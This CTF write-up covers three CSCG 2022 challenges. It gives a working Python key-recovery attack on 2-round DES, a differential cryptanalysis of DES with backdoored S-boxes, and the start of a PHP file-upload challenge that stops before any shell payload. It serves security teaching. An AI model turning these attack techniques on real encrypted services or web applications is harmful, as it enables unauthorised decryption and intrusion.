CSCG 2022 - Writeups

Nayos

May 31, 2022

1 DES light

The description of this challenge reads:

> This challenge is similar to Encryption as a Service, designed to teach you some basics about block ciphers and their cryptanalysis.
>
> Most block ciphers consist of multiple identical rounds. What happens if we only use 2 rounds of DES?

We are given a `main.py` (1) file, containing all of the relevant code. It implements an oracle which encrypts any data supplied by the user with 2-round DES using a random key. It outputs this encrypted data alongside with the encrypted flag using the same key. The flag is therefore only accessible to us, if we can find this random key, or at least all sub keys / round keys derived from it. All of this suggests we have to succed in a chosen-plaintext attack.

1.1 DES

DES is a symmetric encryption algorithm with a 64-bit block size, introduced in 1975 by IBM. To encrypt a 64-bit block with DES, you first have to permute all the bits according to the so called initial permutation. After that the data is passed into an instance of a Feistel network with 16-rounds (in this challenge only two). A Feistel round has the following structure:

$$L_{i+1} = R_i \wedge R_{i+1} = L_i \oplus F(R_i; K_i)$$

L_i and R_i are the left and right 32-bit half blocks before the round and L_{i+1} and R_{i+1} the half blocks after the round. F is a function dependent on the cipher and the 46-bit round key K_i. (How those are derived is not relevant to this challenge, but can be read on Wikipedia). In the case of DES F can be described best by Figure 2. E is an expansion permutation, which increases the size of the incoming block to 48-bits, S_1 - S_8 are S-boxes, with 6-bit inputs and 4-bit outputs and finally P is a 32-bit permutation.
After the Feistel network the left and right half blocks are swapped and the inverse of the initial permutation is applied. The result is the ciphertext. When reversing the order of the round keys, the encryption algorithm can be used to decrypt messages. This is a practical advantage of the Feistel network.

```
import os
import des  # https://pypi.org/project/des/
from secret import FLAG

# Shorten DES to only two rounds.
des.core.ROTATES = (1, 1)
key = des.DesKey(os.urandom(8))


def encrypt(plaintext, iv=None):
    ciphertext = key.encrypt(plaintext, padding=True, initial=iv)

    if iv is not None:
        return iv.hex() + ciphertext.hex()
    else:
        return ciphertext.hex()

def main():
    print("Welcome to the Data Encryption Service.")

    try:
        plaintext = bytes.fromhex(input("Enter some plaintext (hex): "))
    except ValueError:
        print("Please enter a hex string next time.")
        exit(0)

    print("Ciphertext:", encrypt(plaintext))
    print("Flag:", encrypt(FLAG.encode("ascii"), iv=os.urandom(8)))
```

Figure 1: Contents of main.py



Figure 2: DES F-function

1.2 2-Round DES

Because the challenge uses only two of the original 16 rounds, the input of the Feistel network is closely related to its output.

$$\begin{aligned} L_1 &= R_0 \\ R_1 &= L_0 \oplus F(R_0; K_0) \\ L_2 &= R_1 = L_0 \oplus F(R_0; K_0) \\ R_2 &= L_1 \oplus F(R_1; K_1) = R_0 \oplus F(L_2; K_1) \end{aligned}$$

Both R_0 and L_0 are known to us because these are the permuted plaintext, we supply and from the ciphertext we can derive L_2 and R_2, by applying the initial permutation and swapping the half blocks. This means we can calculate

$$F(R_0; K_0) = L_2 \oplus L_0 \wedge F(L_2; K_1) = R_2 \oplus R_0$$

with ease. So the only thing left to do is to somehow solve for the sub keys in the F-function.

1.3 Reversing the F-function

Because the S-boxes lose information (6 bits are reduced to 4) it is impossible to extract the sub key from only one value of F, but we can keep a list of all possible sub keys for different values of F and in the end choose the sub key that is present in all those lists. So the question that now remains is, how to get a list of all possible sub keys for a value of F. This is answered pretty quickly, when we look at the structure of F. P is just a permutation, so it can easily be reversed, which results in the output of the S-boxes. Now we can look at each S-box individually and determine which inputs could have produced this output. These possible values can be then XORed with the E-extended input to get all possible sub key chunks.

1.4 Implementation & Mitigation

All of this only works, because it is almost trivially easy to get the output of the F-function, were one knows the input. Meaning a general mitigation could be achieved if the amount of rounds is left at its default 16. But even then there are different attacks against DES, which have proven to be viable, meaning the only real mitigation would be the replacement of the cipher with for example AES.

```
import os
import des
from collections import Counter

des.core.ROTATES = (1, 1)

from des.core import *
from des.base import *

def blockify(input):
    return [int.from_bytes(input[i: i + 8], "big") for i in range(0, len(input), 8)]

def unblockify(blocks):
    return b''.join(block.to_bytes(8, "big") for block in blocks)

# inverts a permutation
def invert(perm):
    iperm = [-1] * (max(perm) + 1)
    for i, p in enumerate(perm):
        if iperm[p] == -1:
            iperm[p] = i
    return iperm

F_INVERSE_PERMUTATION = invert(PERMUTATION)

# This calculates the output of the F-function using a
# plain and chipertext block pair. This only works for two round DES.
def calc_outputs(plaintext, ciphertext):

    # apply the initial permutation to get the input of the feistel network
    plaintext = permute(plaintext, 64, INITIAL_PERMUTATION)
    l0, r0 = plaintext >> 32, plaintext & 0xffffffff

    # apply the initial permutation to invert the final permutation at the end
    ciphertext = permute(ciphertext, 64, INITIAL_PERMUTATION)
    l2, r2 = ciphertext >> 32, ciphertext & 0xffffffff

    (r2, l2) = (l2, r2) # revert the swap of the blocks at the end of DES

    fr0 = l2 ^ l0 # F(r0, k0)
    fl2 = r2 ^ r0 # F(l2, k1)

    return ((fr0, r0), (fl2, l2))


# returns a dictionary which maps a sbox output to a set of
# all possible sbox inputs that produce that result
def possible_sbox_inputs(sbox):
    result = {i:set() for i in range(2 ** 4)}

    for input in range(2 ** 6):
        output = sbox[input & 0x20 | (input & 0x01) << 4 | (input & 0x1e) >> 1]

        result[output].add(input)

    return result

# calculates all possible 6-bit key chunks from the F input and output
def possible_subkey_chunks(f, inp, sbox_maps):
    f = permute(f, 32, F_INVERSE_PERMUTATION)
    inp = permute(inp, 32, EXPANSION)
    for i, sbox_map in enumerate(sbox_maps):
```

```
            f_chunk = f >> 28 - i * 4 & 0x0f
            inp_chunk = inp >> 42 - i * 6 & 0x3f
            possible = sbox_map[f_chunk]

            yield {inp_chunk ^ val for val in possible}

# constructs a key from the most common chunks
def construct_key(counters):
    key = 0
    for i, c in enumerate(counters):
        v, _ = c.most_common(1)[0]
        key |= v << (42 - 6 * i)
    return key

# calculates sub keys based on plaintext / ciphertext pairs
def extract_key(plaintexts, ciphertexts):
    # calculated once. used later in possible_subkey_chunks
    sbox_maps = [possible_sbox_inputs(sbox) for sbox in SUBSTITUTION_BOX]

    counters_k0 = [Counter() for _ in range(len(SUBSTITUTION_BOX))]
    counters_k1 = [Counter() for _ in range(len(SUBSTITUTION_BOX))]

    for plain, cipher in zip(plaintexts, ciphertexts):
        # calculate f inputs and outputs for the current plaintext / ciphertext pair
        (fr0, r0), (fl2, l2) = calc_outputs(plain, cipher)

        # update counters based on possible sub key values
        for counter, possible in zip(
                counters_k0, possible_subkey_chunks(fr0, r0, sbox_maps)
            ):
            counter.update(possible)

        for counter, possible in zip(
                counters_k1, possible_subkey_chunks(fl2, l2, sbox_maps)
            ):
            counter.update(possible)

    # reconstruct the sub keys
    k0 = construct_key(counters_k0)
    k1 = construct_key(counters_k1)

    return (k0, k1)


def main():
    # random amount of plaintexts. seems to work fine most of the time
    plain = os.urandom(8 * 5)

    if user := input(f"Plaintext (press enter to use {plain.hex()}): "):
        plain = bytes.fromhex(user)

    cipher = bytes.fromhex(input(f"Ciphertext: "))

    plaintexts = blockify(plain)
    ciphertexts = blockify(cipher)

    flag = bytes.fromhex(input(f"Flag: "))
    flag = blockify(flag)

    k0, k1 = extract_key(plaintexts, ciphertexts)

    # decrypt the flag
```

```
    iv, flag = flag[0], flag[1:]
    flag = unblockify(cbc(flag, ((k0, k1), ), iv, False))
    flag = flag[:-flag[-1]]

    print("Flag:",flag.decode('ascii'))


if __name__ == '__main__':
    main()
```

2 Encryption as a Service

The description of this challenge reads:

> I built a service that you can use to encrypt your most secret data. It is super secure because the keys never leave the server and are deleted after use!
>
> I love 70s crypto, but now there are cloud services, that crack DES keys for you.
>
> Someone told me that, if I used some non-standard S-box values he gave me, attackers would not be able to use cracking services to get the keys. But after I changed the S-box values he somehow stole my secret flag!
>
> I'm sure he does not own an expensive FPGA cluster, so what is going on?!?

The setup for this challenge is basically the same as for DES Light[1], except that it uses all 16 DES rounds and replaces the default S-boxes by custom ones (3), so it is sadly not possible to use the attack we used for DES Light here.

2.1 The S-boxes

Not using default S-boxes must mean, that they are backdoored in some way. This leaves the question how S-boxes can be backdoored at all or what it is that you have to consider when designing a secure S-box. When searching for S-boxes on the DES wiki page you can find the following:

> The S-boxes that had prompted those suspicions were designed by the NSA to remove a backdoor they secretly knew (differential cryptanalysis).

So it's maybe worth to test our custom S-boxes against this possible backdoor.

2.2 Differential cryptanalysis

I won't explain the method of differential cryptanalysis here, as it would certainly go beyond the scope of this writeup, but here are some useful resources which I used during this challenge, as I also had to learn about it during the challenge:

[1] I would recommend reading my writeup about the 'DES Light' challenge before this one

```
#!/usr/bin/env pypy3

import os
import sys
import des  # https://pypi.org/project/des/

from secret import FLAG

# Use custom sbox values.
des.core.SUBSTITUTION_BOX = list(des.core.SUBSTITUTION_BOX)

des.core.SUBSTITUTION_BOX[2] = (
     5,  8, 13,  6,  7,  2, 15,  4, 11, 14,  0,  3,  9, 12, 10,  1,
     3,  2, 15, 11,  1,  0, 12,  9, 13,  6,  7,  8, 14,  4,  5, 10,
     0, 15,  7, 14,  2,  9,  5, 12,  4, 11, 10,  1,  6, 13,  8,  3,
    12,  6,  1,  5, 14,  4,  3,  7,  0,  8, 15, 10,  2, 11, 13,  9,
)

des.core.SUBSTITUTION_BOX[3] = (
     4, 13,  6, 10, 12,  0, 14,  2, 15,  9,  8, 11,  5,  1,  7,  3,
     7,  9, 10, 11,  0, 14,  2, 12, 13,  4, 15,  6,  3,  5,  1,  8,
    10,  5,  0,  7,  6,  9,  4, 11,  8, 14,  2, 12,  1, 13,  3, 15,
     5,  3,  7,  1, 10,  6,  8,  4,  9, 15, 11,  0,  2, 14, 13, 12,
)

des.core.SUBSTITUTION_BOX[7] = (
     8,  0, 15,  7, 12,  2, 13,  5,  3, 10, 11,  6,  1, 14,  9,  4,
    11, 12,  3,  5,  9, 14,  1, 13,  7,  0,  4,  8, 15,  2,  6, 10,
     7,  9, 10,  0,  5, 11,  8, 14,  1,  4, 13,  2,  3,  6, 15, 12,
     9,  4,  8,  3,  1,  6, 10, 11,  0, 14,  5, 13,  2, 12,  7, 15,
)

key = des.DesKey(os.urandom(8))

def encrypt(plaintext, iv=None):
    ciphertext = key.encrypt(plaintext, padding=True, initial=iv)

    if iv is not None:
        return iv.hex() + ciphertext.hex()
    else:
        return ciphertext.hex()


def main():
    print("Welcome to the Data Encryption Service.")

    try:
        plaintext = bytes.fromhex(input("Enter some plaintext (hex): "))
    except ValueError:
        print("Please enter a hex string next time.")
        exit(0)

    print("Ciphertext:", encrypt(plaintext))
    print("Flag:", encrypt(FLAG.encode("ascii"), iv=os.urandom(8)))


if __name__ == "__main__":
    main()
```

Figure 3: Contents of main.py

https://link.springer.com/content/pdf/10.1007/BF00630563.pdf

https://link.springer.com/content/pdf/10.1007/3-540-48071-4_34.pdf

https://www.engr.mun.ca/~howard/PAPERS/ldc_tutorial.pdf

2.3 Finding differentials in the S-boxes

S-boxes are generally susceptible to differential cryptanalysis, if they do not scramble differentials[2] enough. In other words: if we can predict the output difference (with a high enough probability) only by knowing the input difference, then it is probably worth to setup an attack based on differential cryptanalysis. As the original DES S-boxes were purposefully weakened to differential cryptanalysis, it is probably only worth analysing the custom S-boxes. The standard way of doing this is by using a XOR distribution table. An extract of such a table for S_3 can be seen in (4). Each row corresponds to a particular input XOR, each column corresponds to a particular output XOR, and the entries themselves count the number of possible pairs with such an input XOR and an output XOR. So for example (30, 1) having a value of 4 implies, that there are 4 pairs (X_1, X_2) of 6-bit inputs with difference 30 ($X_1 \oplus X_2 = 30$), such that the output difference of S_3 is 1 ($S_3(X_1) \oplus S_3(X_2) = 1$). In other words: each entry can be seen as the relative probability of an input difference resulting in an output difference. That means that higher numbers are generally a good sign for the attack, as they indicate higher probabilities. We as the attacker control the input to the S-boxes, so it would be nice to find a certain input difference with almost always results in the same output difference. If we scan the table for the highest number (and therefore probability), then we will find it in the top left at (0, 0). But sadly this is not really useful to an attack, because if the input difference is zero, both inputs are the same and therefore also the outputs have to be the same, resulting in an output difference of zero. The second highest number is much more promising: (8, 2) has a value of 48. Therefore 48 of the $2^6 = 64$ input pairs with difference 8 had an output difference of 2. This corresponds to a probability of $\frac{48}{64} = \frac{3}{4}$, which is very high compared to the values in the default S-box. We analyse S_4 and S_8 the same way, resulting in these three differentials.

When $X_1 \oplus X_2 = \Delta X$:

$$(1)\ \Delta X = 8 \implies S_3(X_1) \oplus S_3(X_2) = 2 \quad \left(\text{with a } \frac{48}{64} = \frac{3}{4} \text{ probability}\right)$$

$$(2)\ \Delta X = 4 \implies S_4(X_1) \oplus S_4(X_2) = 2 \quad \left(\text{with a } \frac{48}{64} = \frac{3}{4} \text{ probability}\right)$$

$$(3)\ \Delta X = 8 \implies S_8(X_1) \oplus S_8(X_2) = 2 \quad \left(\text{with a } \frac{48}{64} = \frac{3}{4} \text{ probability}\right)$$

These probabilities are very high and probably good enough for an attack.

[2] 'Differential' or 'difference' in the context of DES and other block ciphers means the XOR of two values, as XOR is the prominent operation used in DES

	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
0	64	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
1	0	0	4	4	4	4	12	4	4	2	4	10	4	6	0	2
2	0	4	0	2	8	10	0	0	2	6	6	16	0	2	0	8
3	4	2	6	6	4	0	8	6	4	2	0	4	2	6	4	6
4	0	2	4	6	0	2	2	4	4	4	4	4	2	10	12	4
5	0	6	0	2	8	4	4	0	6	2	8	12	4	2	6	0
6	0	6	0	4	2	10	4	6	10	4	2	2	4	4	6	0
7	2	8	6	6	2	8	2	2	0	4	2	0	0	0	14	8
8	0	0	48	8	0	0	4	0	0	0	4	0	0	0	0	0
9	6	2	0	0	10	6	4	4	4	10	4	2	0	2	4	6
10	0	2	0	4	0	0	8	10	6	16	2	6	0	8	0	2
11	6	6	4	2	8	6	4	0	0	4	4	2	4	6	2	6
12	0	10	0	2	2	4	0	2	4	4	4	4	12	4	2	10
13	0	2	2	4	4	0	4	8	8	12	6	2	6	0	6	0
14	0	4	0	6	4	6	2	10	2	2	10	4	6	0	4	4
15	6	6	2	8	4	0	2	8	2	0	0	4	12	10	0	0
16	0	0	0	4	12	6	2	0	2	2	0	0	4	6	16	10
17	4	0	2	0	6	2	4	2	18	4	4	4	4	2	6	2
18	0	0	0	2	6	6	12	2	0	0	6	12	4	0	8	6
19	4	8	4	8	0	6	0	2	2	6	0	4	6	8	0	6
20	0	6	4	10	4	4	4	0	4	0	10	2	4	10	2	0
21	10	6	4	2	2	12	6	10	2	0	2	2	0	0	2	4
22	0	6	0	4	0	10	8	4	10	8	4	4	2	4	0	0
23	12	6	2	0	2	0	0	2	0	0	8	8	4	8	8	4
24	0	4	4	0	2	0	8	6	0	0	2	2	16	10	4	6
25	0	2	4	0	4	2	6	2	4	4	18	4	8	0	4	2
26	0	2	0	0	12	2	6	6	6	12	0	0	8	6	4	0
27	4	8	4	8	0	2	2	4	0	4	2	6	0	6	4	10
28	0	14	0	6	4	0	4	4	10	2	4	0	2	0	4	10
29	4	2	8	8	6	10	4	10	2	2	2	0	2	4	0	0
30	0	4	4	6	8	4	0	10	4	4	6	8	0	0	2	4
31	2	0	12	6	0	2	2	0	8	8	0	0	8	4	4	8
32	0	2	8	2	4	6	0	2	8	0	6	2	2	2	8	12
...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...	...
63	6	2	2	4	6	2	2	4	0	0	10	0	8	16	2	0

Figure 4: XOR distribution table for S_3

2.4 Predicting F output differences

The next goal now should be lifting the prediction of differences from the S-boxes to the whole F-function. This is not that complicated. We choose a few active[3] S-boxes, which receive an input difference likely resulting in a known output difference and from there on just trace the difference to the input and output of the F function. For example if we choose S_3 as the only active S-box we get the following:

The input difference for all S-boxes except for S_3 should be zero (S_3 should have input difference 8), so the input difference to S overall should be 00200000000_{16}.

$$\begin{aligned}(E(X_1) \oplus K) \oplus (E(X_2) \oplus K) &= 00200000000_{16} \\ \implies E(X_1) \oplus E(X_2) &= 00200000000_{16} \\ \implies E(X_1 \oplus X_2) &= 00200000000_{16} \\ \implies \Delta X = X_1 \oplus X_2 = E^{-1}(00200000000_{16}) &= 00400000_{16}\end{aligned}$$

The S-box output will result in 00200000_{16}, with a 75% probability, because S_3 is the only active S-box.

$$F(X_1, K) \oplus F(X_2, K) = P(00200000_{16}) = 00000004_{16}$$

The same method can be applied to S_4 and S_8 as well, resulting in:

$$\begin{aligned}S_3 : \Delta X &= 00400000_{16} \implies F(X_1, K) \oplus F(X_2, K) = 00000004_{16} \quad (\text{with } p = 0.75\%) \\ S_4 : \Delta X &= 00020000_{16} \implies F(X_1, K) \oplus F(X_2, K) = 00400000_{16} \quad (\text{with } p = 0.75\%) \\ S_8 : \Delta X &= 00000004_{16} \implies F(X_1, K) \oplus F(X_2, K) = 00020000_{16} \quad (\text{with } p = 0.75\%)\end{aligned}$$

Any combination of those inputs and outputs is of cause also possible, but it reduces the probability. For example:

$$\Delta X = 00420000_{16} \implies F(X_1, K) \oplus F(X_2, K) = 00400004_{16} \quad (\text{with } p = 56.25\%)$$

2.5 Characteristics

We have now crafted a few probable input and output difference for the F-function, which allow us to trace differences even trough the Feistel network. Such a trace of differences is whats called a characteristic. Or in the words of Eli Biham and Adi Shamir in 'Differential Cryptanalysis of DES-like Cryptosystems':

> Associated with any pair of encryptions are the XOR value of its two plaintexts, the XOR of its ciphertexts, the XORs of the inputs of each round in the two executions, and the XORs of the outputs of each round in the two executions. These XOR values form an n-round characteristic. A characteristic has a probability, which is the probability that a random pair with the chosen plaintext XOR has the round and ciphertext XORs specified in the characteristic.

An example of a three-round characteristic for our cipher would be:

[3] An 'active' S-box, is a S-box which receives two different inputs during two lookups. The input difference for this S-box is therefore non-zero.

$$
\begin{aligned}
\Delta L_0 &= 00400000_{16} & \Delta R_0 &= 00000000_{16} \\
\Delta L_1 = \Delta R_0 &= 00000000_{16} & \Delta R_1 = \Delta L_0 \oplus \Delta F(\Delta R_0) &= 00400000_{16} \oplus 00000000_{16} = 00400000_{16} \\
\Delta L_2 = \Delta R_1 &= 00400000_{16} & \Delta R_2 = \Delta L_1 \oplus \Delta F(\Delta R_1) &= 00000000_{16} \oplus 00000004_{16} = 00000004_{16} \\
\Delta L_3 = \Delta R_2 &= 00000004_{16} & \Delta R_3 = \Delta L_2 \oplus \Delta F(\Delta R_2) &= 00400000_{16} \oplus 00020000_{16} = 00420000_{16}
\end{aligned}
$$

Here $\Delta F(\Delta X)$ is described as a function, that yields the most likely output difference based on the input difference. Its value can be determined, with the method described in the last subsection. The values derived there were the input / output difference pairs with the highest probability, which have an interesting property: the input differences are just a permutation of the output differences. This allows us to make highly probable characteristics. This three-round characteristic, for example, has a 56.25% probability and a continuation of this characteristic to round 14 would have a probability of 0.24%, which is very high for its length.

2.6 2R-Attack

Assume we encrypt two plaintexts (X and X') with a certain difference for which we have a 14-round characteristic. Using this characteristic we predict $\Delta L_{14} = L_{14} \oplus L'_{14}$ and $\Delta R_{14} = R_{14} \oplus R'_{14}$. This together with the resulting ciphertexts can be used to calculate the following:

$$
\begin{aligned}
L_{15} = R_{14} \wedge R_{15} &= L_{14} \oplus F(R_{14}; K_{15}) \\
L_{16} = R_{15} \wedge R_{16} &= L_{15} \oplus F(R_{15}; K_{15}) \\
\implies R_{16} = R_{14} \oplus F(R_{15}; K_{15}) &= R_{14} \oplus F(L_{16}; K_{15}) \\
R_{16} \oplus R_{14} &= F(L_{16}; K_{15})
\end{aligned}
$$

Analogously for X':

$$
\begin{aligned}
R'_{16} \oplus R'_{14} &= F(L'_{16}; K_{15}) \\
\implies R'_{16} \oplus R_{16} \oplus R'_{14} \oplus R_{14} &= F(L'_{16}; K_{15}) \oplus F(L_{16}; K_{15}) \\
\implies \Delta R_{16} \oplus \Delta R_{14} &= F(L'_{16}; K_{15}) \oplus F(L_{16}; K_{15})
\end{aligned}
$$

The left side of this equation and also L_{16} and L'_{16} are known to us. We therefore know the input and also the output difference of two F calls. These input and output differences can then be traced back to the S-boxes. In case of the input, we only have to permute with E, because the XORed subkey is the same in both rounds, resulting in a zero difference. The ouput only needs to be permuted with P^{-1}. Next, we look at every S-box individually and find all input pairs with the given input difference such that the output difference also matches. The value which was inputted to the S-box during encryption has to be among our calculated values. This very good for us, because the input of the S-box is very closely related to a 6-bit part of the sub key K_{15}. The only transformation which needs to be done, is the XOR with a part of the extended input, which we can calculate using L_{16} or L'_{16}.
The only problem with this method is that it only works if ΔR_{14} is actually the

predicted value, so it would be nice to determine whether a pair is a right pair only by its ciphertext.

$$\begin{aligned} \Delta L_{16} = \Delta R_{15} &= \Delta L_{14} \oplus F(R_{14}, K_{14}) \oplus F(R'_{14}, K_{14}) \\ \implies \Delta L_{16} \oplus \Delta L_{14} &= F(R_{14}, K_{14}) \oplus F(R'_{14}, K_{14}) \end{aligned}$$

All possible values of $F(R_{14}, K_{14}) \oplus F(R'_{14}, K_{14})$ are calculateable just by knowing ΔR_{14} (again because the input difference to the S-boxes is just $E(\Delta R_{14})$). Therefore we can check if $\Delta L_{16} \oplus \Delta L_{14}$ is contained in this list of values (in the provided implementation this check is performed using masks and the tracking of changing bits). If the check succeeds, then we can be fairly certain, that ΔL_{14} and ΔR_{14} have their predicted value. This means that we can keep a list of possible values for each 6-bit sub key part and because the right sub key part has to be contained in list generated by right pairs, we can use set intersection to always know which sub keys are still possible.

2.7 Key schedule reversal

With the technique above, it is possible to leak K_{15}, the last 48-bit sub key, but in order to decrypt the flag we need the whole 58-bit encryption key. Luckily the key schedule (5) of DES is not that complicated. It permutes only 58 of the 64 incoming bits (the others are discarded) using the permutated choice 1. After that the 58-bit block is split into two 28-bit half blocks. Each of these half blocks is then rotated left by a specific amount. To get the first sub key one has to then use the permuted choice 2 on the combined half blocks. The next sub key is calculated after another rotate and permutated choice 2. The rotate counts are dependent on the round. They are as follows: $\{1, 1, 2, 2, 2, 2, 2, 2, 1, 2, 2, 2, 2, 2, 2, 1\}$. So the two 28-bit half blocks are rotated $1+1+2+2+2+2+2+2+1+2+2+2+2+2+2+1 = 28$ times before permuted choice 2 is applied to retrieve K_{15}. This is essentially a nop, so we can gladly ignore it. It follows: $PC_2(PC_1(K)) = K_{15}$. PC_2 loses 8 bits of information, but these are easily bruteforceable. Using $PC_1(K)$ all other round keys can be calculated. This is enough for decrypting all possible ciphertexts, including the flag.

2.8 Optimization

For the attack I choose these three very likely 14-round characteristics [4]:

input difference	ΔL_{14}	ΔR_{14}	probability
0000000400000000_{16}	00020000_{16}	00000004_{16}	0.237840%
0002000000000000_{16}	00400000_{16}	00020000_{16}	0.237840%
0040000000000000_{16}	00000004_{16}	00400000_{16}	0.237840%

The advantage of using more than one characteristic is that we can chain multiple input differences together to use less plaintext / ciphertext pairs. In the specific example: If we encrypt all of these (together these are what I called a chunk):

[4] For the derivation of ΔL_{14} and ΔR_{14} look at 2.5 and `differential.py`



Figure 5: DES key schedule

$$C_1 = X \oplus 0000000000000000_{16} \quad C_2 = X \oplus 0000000400000000_{16}$$
$$C_3 = X \oplus 0002000000000000_{16} \quad C_4 = X \oplus 0002000400000000_{16}$$
$$C_5 = X \oplus 0040000000000000_{16} \quad C_6 = X \oplus 0040000400000000_{16}$$
$$C_7 = X \oplus 0042000000000000_{16} \quad C_8 = X \oplus 0042000400000000_{16}$$

We can get 12 different combinations of values which result in one of the desired input differences, from only 8 encrypted samples (normally this would require 24 encryptions $\implies$ 3× improvement).

$$C_1 \oplus C_2 = 0000000400000000_{16} \quad C_2 \oplus C_3 = 0002000000000000_{16}$$
$$C_1 \oplus C_4 = 0000000400000000_{16} \quad C_2 \oplus C_4 = 0002000000000000_{16}$$
$$C_3 \oplus C_5 = 0040000000000000_{16} \quad C_1 \oplus C_6 = 0000000400000000_{16}$$
$$C_3 \oplus C_6 = 0040000000000000_{16} \quad C_2 \oplus C_7 = 0002000000000000_{16}$$
$$C_3 \oplus C_7 = 0040000000000000_{16} \quad C_1 \oplus C_8 = 0000000400000000_{16}$$
$$C_2 \oplus C_8 = 0002000000000000_{16} \quad C_3 \oplus C_8 = 0040000000000000_{16}$$

2.9 Implementation & Mitigation

The implementation would spam too much pages on this PDF, so I just uploaded it to GitHub (of cause, not visible before June 1st, 18:00). The easiest Mitigation would again be the usage of a more secure and advanced cipher like, for example, AES, because DES in general is not very secure anymore.

3 File Upload

The description for this challenge only consist of an image:

But luckily we are also given source code to work with. This code implements a file uploading service in PHP. So the target seems reachable, just upload a PHP shell and get the flag. But of cause it is not that simple. The first challenge to overcome is to even be allowed to upload something.

3.1 Becoming a Staff member

`upload.php` from the `webserver` docker handles everything, to do with the upload. There we can also find this piece of code:

```
$sql_query = "SELECT username FROM fileupload_users WHERE username
    = ? AND staff = 0x1;";
if ($sql_statement = mysqli_prepare($database_connection,
    $sql_query)) {
  mysqli_stmt_bind_param($sql_statement, "s", $username);
  mysqli_stmt_execute($sql_statement);
  $result = "";
  mysqli_stmt_bind_result($sql_statement, $result);
  mysqli_stmt_fetch($sql_statement);
  if ($result === '') {
    $message = "Only staff users can upload data right now. Sorry."
        ;
    $uploadOk = 0;
    mysqli_close($database_connection);
    goto render;
  }
  mysqli_close($database_connection);
} else {
  $message = "Not logged in";
  $uploadOk = 0;
  goto render;
}
```

This rejects any request from anybody except users with the `staff` property set. When we sign up to the page using the `register.php` endpoint, this code gets executed:

```
...
    if (empty($username_err) && empty($password_err) && empty(
        $confirm_password_err)) {
        // Prepare an insert statement
        $sql = "INSERT INTO fileupload_users (username, password,
            staff) VALUES (?, ?, 0x0)";

        if ($stmt = mysqli_prepare($database_connection, $sql)) {
            // Bind variables to the prepared statement as
                parameters
...
          // Attempt to execute the prepared statement
            if (mysqli_stmt_execute($stmt)) {
                // Redirect to login page
                header("location: login.php");
            } else {
                echo "Oops! Something went wrong. Please try again
                    later.";
            }
...
```

Which assures, that we are not `staff` upon login. So we either have to find a way to change that, or to find a way to login as a already existing staff. Looking at `sql.sql` from the `sql` docker, we can see that there is already a user, who is a staff member already:

```
CREATE TABLE fileupload_users(
  id INT NOT NULL PRIMARY KEY AUTO_INCREMENT,
  username VARCHAR(30) NOT NULL,
  password VARCHAR(256) NOT NULL,
  staff BIT(1)
);
INSERT INTO fileupload_users (username, password, staff) VALUES ('
    administrator', 'thisisadummyvalue', 1);
```

So checking out the last option is probably more worth it. When skimming `login.php`, I stumbled across the `BINARY` SQL keyword, which I hadn't seen before:

```
...
if (empty($username_err) && empty($password_err)) {
        // Prepare a select statement
        $sql = "SELECT id, username, password FROM fileupload_users
             WHERE BINARY username = ?";

        if ($stmt = mysqli_prepare($database_connection, $sql)) {
            // Bind variables to the prepared statement as
                parameters
            mysqli_stmt_bind_param($stmt, "s", $param_username);

            // Set parameters
...
                    if (mysqli_stmt_fetch($stmt)) {
                        if (password_verify($password,
                            $hashed_password)) {
                            // Password is correct, so start a new
                                session
                            //session_start();

                            // Store data in session variables
                            $_SESSION["loggedin"] = true;
                            $_SESSION["id"] = $id;
                            $_SESSION["username"] = $username;

                            // Redirect user to welcome page
                            header("location: index.php");
                        } else {
                            // Password is not valid, display a
                                generic error message
                            $login_err = "Invalid username or
                                password.";
                        }
...
```

